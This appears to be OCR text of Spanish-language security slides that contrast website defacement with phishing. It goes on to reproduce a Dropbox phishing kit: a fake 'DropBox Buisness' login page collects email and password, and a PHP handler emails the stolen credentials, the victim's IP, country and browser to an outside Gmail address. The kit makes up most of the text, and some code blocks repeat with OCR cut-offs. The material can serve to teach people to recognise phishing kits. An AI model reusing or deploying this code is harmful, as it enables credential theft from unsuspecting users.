
- Sustitución parcial o completa de la vista de tu sitio web.
- Infección muy vistosa y obvia.
- Los escáneres gratuitos y los usuarios lo detectan fácil.
- Objetivo: político/revindicativo habitualmente.

- Suplantación de entorno de seguridad o autenticación.
- Hackeo sutil, normalmente es detectado por escáneres gratuitos o por inclusión en blacklists.
- Objetivo: Robar credenciales/datos.

dropbox.zip > index.php

```
<?
include "antiboots.php";
?>
<html>

    <head>
        <! --- Links ---- !>
        <link rel="stylesheet" href="./css/style1.css" type="text/css" />
        <title>DropBox Buisness</title>
        <! ---- Links --- !>
         </head>
    <body>
        <! --- Header ---- !>
       <header class="ilyas_header">
            <div class="logo">
                <img src="./img/logo.png" style="position:absolute;left:180px;width:36px;height:34px;top:17px;">
                <img src="./img/next.png" style="position:absolute;left:220px;top:17px;">
            </div>
            <div id="header-border-div"></div>
            <div class="help">
                <img src="./img/help.png" style="position:absolute;left:1065px;top:23px;">
            </div>
                    </header>
        <! --- Header ---- !>
        <div id="text h2">
            <img src="./img/confirm_text.PNG" style="position:absolute;left:385px;top:118px;">
            <img src="./img/left.png" style="position:absolute;top:190px;left:30px;width:500px;height:285px;border-r
        </div>
        <! --- Form Login --- !>
        <div id="form" style="left:680px;height:200px;">
            <form action="action.php" method="post">
            <h2 style="position:absolute;right:20%;top:5px;">Sign in With Your Existing Email</h2>
            <div id="header-border-div2"></div>
        <input type="email" name="email" placeholder="Email" required
             style="position:absolute;left:45px;top:90px;width:359;height:34px;padding:10px;border-radius:6px;border
        <input type="password" name="pass" placeholder="Password" required
            style="position:absolute;left:45px;top:150px;width:359;height:34px;padding:10px;border-radius:6px;border
        <button type="submit" class="login-button button-primary" style="position:absolute;top:220px;left:40%;">
            <div class="sign-in-text">Sign in</div>
            </button>
```

dropbox.zip > index.php




```
<input type="password" name="pass" placeholder="Password" required
    style="position:absolute;left:45px;top:150px;width:359;height:34px;padding:10px;border-radius:6px;border
<button type="submit" class="login-button button-primary" style="position:absolute;top:220px;left:40%;">
    <div class="sign-in-text">Sign in</div>
    </button>
```

dropbox.zip > index.php

```
<link rel="stylesheet" href="./css/style1.css" type="text/css" />
<title>DropBox Buisness</title>
</head>
<body>
<! --- Header ---- !>
<header class="ilyas_header">
<div class="logo">
<img src="./img/logo.png" style="position:absolute;left:180px;width:36px;height:34px;
<img src="./img/next.png" style="position:absolute;left:220px;top:17px;">
</div>
<div id="header-border-div"></div>
<div class="help">
<img src="./img/help.png" style="position:absolute;left:1065px;top:23px;">
</div>
</header>
<! --- Header ---- !>
<div id="text h2">
<img src="./img/confirm_text.PNG" style="position:absolute;left:385px;top:118px;">
<img src="./img/left.png" style="position:absolute;top:190px;left:30px;width:500px;heigh
</div>
<! --- Form Login --- !>
<div id="form" style="left:680px;height:200px;">
<form action="action.php" method="post">
<h2 style="position:absolute;right:20%;top:5px;">Sign in With Your Existing Email</h2>
<input type="email" name="email" placeholder="Email" required
style="position:absolute;left:5px;top:90px;width:359;height:34px;padding:10px;border-r
<input type="password" name="pass" placeholder="Password" required
style="position:absolute;left:4px;top:150px;width:359;height:34px;padding:10px;border-r
<button type="submit" class="login-button button-primary" style="position:absolute;top:220px
<div class="sign-in-text">Sign in</div>
</button>
```

dropbox.zip > index.php


```php
<?php
session_start();
$to ="tobi.michael04@gmail.com";
$xsam = getenv("REMOTE_ADDR");
$xadoo = simplexml_load_file("http://www.geoplugin.net/xml.gp?ip=$xsam");
$COUNTRY = $xadoo->geoplugin_countryName ;
$ip = getenv("REMOTE_ADDR");
$Email  =   $_POST["email"];
$Pass   =   $_POST["pass"];
$browser            =   $_SERVER['HTTP_USER_AGENT'];

$Message =  "<b><font color='#3b3f40' size='4.5px'>----------{ <font color='#6546
    LOGIN</font> }----------</b><br>";
$Message .= "<b>Dropbox Email : </b><font color='#0097ff'>".$Email."</font><br>";
$Message .= "<b>Dropbox Pass : </b><font color='#0097ff'>".$Pass."</font><br>";
$Message .= "<b>----------{ <font color='#f6546a'><b>LOGIN INFOS</b></font>}------
    ";
$Message .= "<b>IP Address : </b><a href='http://www.whoer.net/?IP=".$ip."'><font
    color='#c5405b'>".$ip."</font></a><br>";
$Message .= "<b>User Agent  : </b><font color='#c5405b'>".$browser."</font><br>";
$Message .= "<b>----------{ <font color='#f6546a'><b>DROPBOX</b></font>
    }----------</b></font><br>";

$Subject = "[DROPBOX] ~ Login ~ From ~ [$ip] Country [$COUNTRY]";

$Headers = "From: DROPBOX 2016 <Vip@163.goooo>\r\n";
$Headers .= "MIME-Version: 1.0\r\n";
$Headers .= "Content-Type: text/html; charset=ISO-8859-1\r\n";

mail($to,$Subject,$Message,$Headers);
```


dropbox.zip > index.php

